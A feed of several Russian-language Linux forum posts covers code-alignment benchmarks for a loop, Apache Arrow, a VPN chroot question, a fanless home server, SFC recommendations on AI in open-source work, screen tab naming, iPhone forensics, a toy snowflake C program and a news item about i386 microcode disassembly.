При поиске чаще всего встречалось название Apache Arrow. Пробежался по докам - вроде бы то, что надо: работает в Линуксе, венде и макоси, поддерживает много ЯП (C++, Python, Go, Java и др.), понимает CSV-формат и другие (JSON, ORC, Parquet), интересно работает с оперативной памятью (очень экономно) и даже поддерживает memory-map, поддерживает обработку потоковых данных (сейчас для меня это не актуально, но кто знает, как дальше дело пойдёт), поддерживает извлечение данных из нескольких файлов (а вот это важно). Там есть ещё вагон «плюшек» и «батареек», но я пока ограничился просмотром наиболее актуальных.

Вопрос: кто-то работал с этим фреймворком? Какие плюсы и минусы? Есть ли «подводные грабли» при быстром росте объема БД? Насколько удобен API? В общем, всё о личном опыте работы с Apache Arrow.

А может у кого-то найдутся и другие варианты? Welcome.

DeVliegendeHollander
()

Зависимость скорости работы циклов от выравнивания кода

 , ,

Обнаружил сильную зависимость скорости работы одной вычислительной функции от того, на каком адресе она начинается. Локализовал проблему с помощью вставки NOP-ов в разные её места, выяснилось что корень всех странностей находится в этом цикле (подозреваю, что различие в скорости работы тоже локализовано в нём, хотя как это точно проверить не знаю):

00000000000016b9 <.bL11>:
    16b9:       48 8b 04 ce             mov    rax,QWORD PTR [rsi+rcx*8]
    16bd:       48 19 04 cf             sbb    QWORD PTR [rdi+rcx*8],rax
    16c1:       48 ff c1                inc    rcx
    16c4:       75 f3                   jne    16b9 <.bL11>
    16c6:       48 83 1f 00             sbb    QWORD PTR [rdi],0x0
^ вот так всё работает с «обычной» скоростью. А так (всё сдвинуто на 1 байт вниз) - на 30-35% медленнее:
00000000000016ba <.bL11>:
    16ba:       48 8b 04 ce             mov    rax,QWORD PTR [rsi+rcx*8]
    16be:       48 19 04 cf             sbb    QWORD PTR [rdi+rcx*8],rax
    16c2:       48 ff c1                inc    rcx
    16c5:       75 f3                   jne    16ba <.bL11>
    16c7:       48 83 1f 00             sbb    QWORD PTR [rdi],0x0
двигаем дальше, всё медленно, вплоть до сюда:
00000000000016c5 <.bL11>:
    16c5:       48 8b 04 ce             mov    rax,QWORD PTR [rsi+rcx*8]
    16c9:       48 19 04 cf             sbb    QWORD PTR [rdi+rcx*8],rax
    16cd:       48 ff c1                inc    rcx
    16d0:       75 f3                   jne    16c5 <.bL11>
    16d2:       48 83 1f 00             sbb    QWORD PTR [rdi],0x0
Если сдвинуть ещё на 1 байт вниз - лаги исчезают.

Собственно, если отметить первый лагающий вариант (где .bL11=0x16BA) за точку отсчёта, то итоги такие:

-7..-1 - хорошая скорость
0..11 - замедление на 30-35%
12..15 - хорошая скорость
16..23 - замедление на 15-20%
24..31 - хорошая скорость
32..32+11 - замедление на 30-35%
32+12..32+31 - хорошая скорость
Именно так, 30-35% замедление циклично повторяется через 32 байта (и дальше тоже повторяется), а вот второе замедление, сдвинутое на 16 байт от первого, и меньше по величине, и короче по байтам, и отсутствует во втором цикле. Более того, оно отсутствует и при сдвиге на 64+16, и 96+16, и 128+16, но опять появляется на 256+16 (на 512+16 его опять нет, промежуточные уже не проверял) - странно. А ещё оно появляется/исчезает в зависимости от изменений в других линкуемых модулей. Например, простое дописывание к линкеру -lm (без изменений исходников) может на него повлиять. 30-35% же замедление присутствует стабильно на своём месте.

Ещё я проверил что будет если вставлять NOP-ы внутрь цикла. Так вот, добавление например 2 NOP-ов приводит к тому, что лаги начинаются на 2 байта раньше (т.е. при той же позиции JNE как и раньше начинались), а вот заканчиваются на том же месте как раньше, т.е. при той же позиции метки (т.е. лаги от -2 до 11). Вторая зона лагов стала какой-то размазанной с усилившимся пиком в самом начале, а так же она появилась таки во втором цикле на 32+16-2.

сдвиг   время выполнения бенчмарка
-6       511.9 +- 14.8
-5       515.2 +- 12.3
-4       511.6 +- 8.9
-3       507.3 +- 7.2
-2       683.0 +- 9.2    <-- первый круг
-1       672.1 +- 12.3
0        670.5 +- 8.6
1        674.8 +- 17.1
2        669.4 +- 7.4
3        672.5 +- 11.0
4        675.0 +- 9.1
5        669.9 +- 8.9
6        675.5 +- 8.8
7        679.1 +- 7.6
8        696.9 +- 23.6
9        691.6 +- 14.8
10       680.5 +- 9.5
11       684.0 +- 9.0
12       516.5 +- 7.9
13       517.2 +- 11.6
14       792.3 +- 36.8   <--
15       605.4 +- 37.5
16       575.8 +- 24.2
17       566.0 +- 16.0
18       555.8 +- 21.6
19       562.0 +- 14.5
20       555.7 +- 8.7
21       537.2 +- 10.7
22       534.4 +- 11.2
23       549.9 +- 14.6
24       522.1 +- 10.6
25       517.8 +- 9.5
26       515.5 +- 8.4
27       517.0 +- 4.2
28       512.2 +- 7.4
29       516.8 +- 8.6
30       680.3 +- 9.2  <-- второй круг
31       675.0 +- 19.7
32       671.7 +- 8.9
33       669.2 +- 9.1
34       668.3 +- 10.8
35       667.0 +- 9.6
36       669.0 +- 8.9
37       671.0 +- 9.5
38       670.6 +- 10.8
39       676.5 +- 10.1
40       681.0 +- 10.5
41       682.1 +- 12.7
42       693.5 +- 16.7
43       689.8 +- 13.5
44       512.5 +- 4.9
45       516.9 +- 7.1
46       685.5 +- 12.3   <--
47       515.2 +- 7.6
48       519.0 +- 8.7
49       513.2 +- 7.9
50       512.4 +- 6.2
51       510.8 +- 4.7
52       510.3 +- 7.3
53       507.4 +- 7.0
54       509.2 +- 6.9

Вообще мне казалось что для более быстрой работы кода надо выравнивать начала циклов по 16-байтным границам, но тут ничего подобного незаметно, все адреса не пойми какие. Есть замеченная закономерность: когда JNE доползает до адреса 0x16c5 - лаги начинаются, когда до него доползает и начало цикла - заканчиваются. Но JNE двухбайтовый, т.е. когда он на 0x16c4 то второй его байт на 0x16c5 и лагов ещё нет.

Есть ли шанс объяснить почему так? А то мне совсем не нравится что код рандомно теряет треть скорости на ровном месте, тут я заметил, где-то не замечу, да и на разных процах это может быть по-разному, что делать?

---------------

Почти итог: адреса в дампах выше считал от начала объектного модуля, оказывается модуль автоматически (если явно не указать) по 16-байт границе не выравнивается, и адреса в бинарнике уплыли. Реальное замедление получается если тело цикла пересекает 32-байт границу (кроме случая когда за неё вылезает только один байт последней инструкции, почему-то), выглядит логично.

firkax
()

Два винта, две системы: пропробсить новую в старую

 , ,

Привет, ЛОР

Дано: два винта, две арчебазед системы. Одна старая и необновляемая уже пару лет, в виду того, что там ведро 5.15 и легаси драйвер невидии 340.108, который уже нигде без боли и лютых костылей не установишь да и смысла уже не вижу красноглазить.

Но речь не об этом.

Так вот, естественно, на старой системе все древнее: openvpn, gnutls, gcc, все короче.

Есть два конфига VPN на два сервака. На один оно работает без проблем (потому что там тоже старые openvpn и gnutls), а на второй коннектится, но через минуту рвет соединение. Там свежее все.

Вопрос к знатокам: можно как-то «пробрасывать» новую систему в старую? Либо chroot в новую, там поднимать впнку, но чтобы она работала для старой системе, в которой сижу. Есть какие-то варианты? Я нубас в этом, так что сорян, если что.

ВНИМАНИЕ: не надо предлагать шаманить конфиг у себя либо на серваке. Это исключено в силу обстоятельств.

Вопорос КОНКРЕТНО в «пробросе» новой системы в старую (либо chroot, либо еще что-то, хз). Такое вообще возможно?

Чтобы лайтово так: оп, запустил пару команд, примаунтил, включил, отключил, отмаунтил :)

Перемещено hobbit из general

Gonzo
()

домашний сервер без движущихся частей

 ,

Всех приветствую.

Последнее время заметил, что мой домашний сервер чаще всего выключен (ибо шумит, не сильно, но мне хватает). В связи с чем решил озадачится сменой платформы на что-то совершенно бесшумное (и как следствие беспыльное). Основное предназначение, это файлопомойка. Может быть какой-то медиасервер, домашнее облако итд. Нагрузки минимальные, но при этом чтобы никаких тормозов.

Хочется дискуссии на указанную тему:

  1. Какой вычислитель, чтобы мог быть достаточно мощным и при этом с пассивным охлаждением?
  2. какой БП?
  3. какой корпус?

Как я это вижу в идеале:

  1. как минимум 4-6 мест под диски: nvme и/или sata. Лучше максимальная гибкость. Диски либо 2,5" либо 2280. Может даже пару мест под 3.5"
  2. Вычислитель максимально мощный для пассивного охлаждения. Дома не бывает выше 24 градусов. Архитектура не важна, но хочется, чтобы проц не был узким местом, чтобы сетевая и дисковая часть была максимально отзывчивая.
  3. БП достаточный для питания всего этого. Чтобы спокойно справлялся со стартом 4-6 блинов.
  4. Корпус без дырочек с ребрами для пассивного охлаждения. Форма-фактор не важен. Если это будет лопата 40*60см и толщиной в 4 см вполне годится. Повешу на гвоздь на стену.

В тред приглашается @ncrmnt, как любитель тишины отсутствия пыли.

yax123
()

Рекомендации по использованию AI при разработке открытого кода

 , , , ,

https://www.opennet.ru/opennews/art.shtml?num=65754:

Правозащитная организация Software Freedom Conservancy (SFC), предоставляющая юридическую защиту свободным проектам и отстаивающая необходимость соблюдения лицензии GPL, подготовила список рекомендаций по использованию AI-систем на базе генеративных моделей машинного обучения при подготовке кода для открытых проектов. Рекомендации касаются юридических, этических и социальных особенностей применения AI при разработке кода под открытыми и свободными лицензиями, а также отражают взаимодействие разработчиков c AI, учитывая противоположные мнения в сообществе о допустимости применения AI в открытых проектах. Рекомендации пытаются свести к минимуму проблемы, которые могут возникнуть из-за использования AI-систем по своей инициативе или по требованию работодателя.

  1. Сообщество должно поддерживать, а не просто терпимо относиться к участникам, выступающим против применения генеративных AI-систем.
  2. Каждый участник имеет право на самоопределение в вопросах использования AI и никто не должен вынуждать применять подобные системы под давлением. Принятие политики недискриминации в отношении тех, кто отказывается от AI, и недопустимость принуждения работников компаний к использованию AI.
  3. Открытые проекты не должны отталкивать участников, применяющих AI, даже если проект ввёл запрет на принятие созданного через AI кода. В подобных проектах созданные через AI патчи следует рассматривать как слабую пробу пера и корректно отклонять их, приветствуя при этом само желание участвовать в разработке и вежливо объясняя, почему проект не принял патч.
  4. В случае создания материалов через AI, участник обязан потратить время на рецензирование, разбор сути и внесение доработок. Разработчики должны полностью понимать суть изменений и разбираться в передаваемом коде.
  5. Раскрытие в примечании к коммитам информации об использовании AI при подготовке изменений с детализацией уровня участия AI, используемых AI-систем и их версий.
  6. Код, сгенерированный AI-системой на основе промпта и не прошедший проверку человеком, допускается отправлять только в специально оговорённых случаях. Если возможность передачи подобного непроверенного кода не обозначена, то его следует считать нежелательным.
  7. Разработчики должны подробно и точно документировать своё взаимодействие с AI-моделью в процессе генерации кода и сохранять информацию о промптах наравне с исходным кодом.
  8. Юридические нормы, связанные с лицензированием и авторским правом на код, генерируемый при помощи AI, ещё находятся на стадии становления, поэтому не следует делать поспешные заключения о допустимости переписывания кода при помощи AI для замены лицензии с копилефт на пермиссивную или смены имущественных прав на код.
  9. Обрабатываемые в AI входные данные влияют на лицензирование результата. Вопросы влияния лицензий на код, используемый при обучении модели, пока остаются не решёнными. Но при генерации кода не «с нуля» (на основе голого промпта), а при работе с существующей кодовой базой, например, при подготовке патча или доработке кода, результат должен распространяться под копилефт-лицензией, если он создан при обработке кода c копилефт-лицензией.
  10. В качестве наиболее безопасного и жизнеспособного варианта рекомендуется использование копилефт-лицензий для нового кода, создаваемого при участии AI. Подобный подход снижает риски нарушения копилефт-лицензий на код, использованный при обучении AI-моделей. Судебных решений в этой области ещё не было и пока не сложилась юридическая практика, определяющая влияние на результат лицензий, под которыми распространяются материалы, используемые при обучении AI-моделей.
  11. Использование AI-систем, включая проприетарные, рассматривается как допустимый стратегический компромисс, если они способствуют ускорению развития открытого ПО.
  12. При разработке AI-систем рекомендуется развивать платформы, более дружественные к идеям открытого и свободного ПО.
  13. AI-системы должны расширять инструменты и опыт разработчика, а не заменять их и приводить к деградации навыков. Разработчики должны сохранять любопытство и желание разбираться в том, почему код ведёт себя так, а не иначе, и это любопытство должно распространяться на результаты работы AI.
  14. Разработчики должны осознанно подходить к использованию AI-систем, не обращаться к ним по мелочам и избегать бессмысленных вычислений, понимая, что выполнение AI-моделей приводит к значительному потреблению ресурсов и косвенно влияет на окружающую среду.
dataman
()

Как задавать в скриптах имя вкладки screen?

 , , ,

В screen (и tmux) название каждой вкладки '0 bash', '1 bash' ... и тд.

Что прописывать (echo ...?) в скрипте, чтоб там было не 'bash', а то что я хочу?

Перемещено hobbit из general

teod0r
()

Цифровая криминалистика в Айфоне лучше?

 , , ,

Смотрю тут видосики на тему смерти Лисан Фрон и её подруги в южноамериканских джунглях в 2014г. Но это тема не про оффтопик, а про айфон. Один из тех, кто следил плотно за расследованием, написал книгу, в которой подробно описывались результаты изучения памяти Айфона. Оказалось, что там все события довольно подробно журналируются, и даже скриншоты сохраняются каких-то изменений настроек. И это было уже в 2014г. на тогдашней версии iOS.

Интересно, как с этим дела у Андроида в 2026г. Или каждый производитель трубки мочит, как хочет?

seiken
()

Самый простой код


Снежинка в терминале. 1 штука.

#include <stdio.h>
#include <stdlib.h>
//Снежинка в консоли
void main ()
{
    system("clear");    
    system("sleep 1");
    printf("❄\n");
    system("sleep 2");
    system("clear"); 
    printf("\n\n\n ❄\n");
    system("sleep 2");
    system("clear"); 
    printf("\n\n\n\n❄ \n");
    system("sleep 2");
    system("clear"); 
    printf("\n\n\n\n\n\n ❄ \n");
}


AnonymUser
()

Энтузиасты дизассемблировали микрокод i386 и создали открытый CPU z386

 , , , z386,

Энтузиасты дизассемблировали микрокод i386 и создали открытый CPU z386
Группа Hardware and Drivers

Энтузиасты смогли успешно извлечь и дизассемблировать микрокод процессора Intel 80386, который из-за отсутствия документации считался «чёрным ящиком». Бинарный образ микрокода был воссоздан с привлечением AI по фотографиям кристалла в высоком разрешении, а логика работы разобрана через трассировку соединений на кристалле. Постепенно были определены структура микрокоманд (μ-ops), поля, порядок исполнения и маркеры конца инструкций. Наработки проекта опубликованы на GitHub как общественное достояние.

Выявлено, что в CPU 80386 каждая инструкция полностью исполняется через микрокод, в то время как в 8086 и современных процессорах часть инструкций обрабатывается напрямую. Кроме того, в отличие от процессоров 8086, в 80386 микрокод не реализует алгоритмы напрямую, а в основном настраивает аппаратные ускорители (умножитель, делитель, быстрый сдвиг, PTU (Protection Test Unit)).

( читать дальше... )

>>> Подробности на opennet (opennet.ru)

PunkPerson
()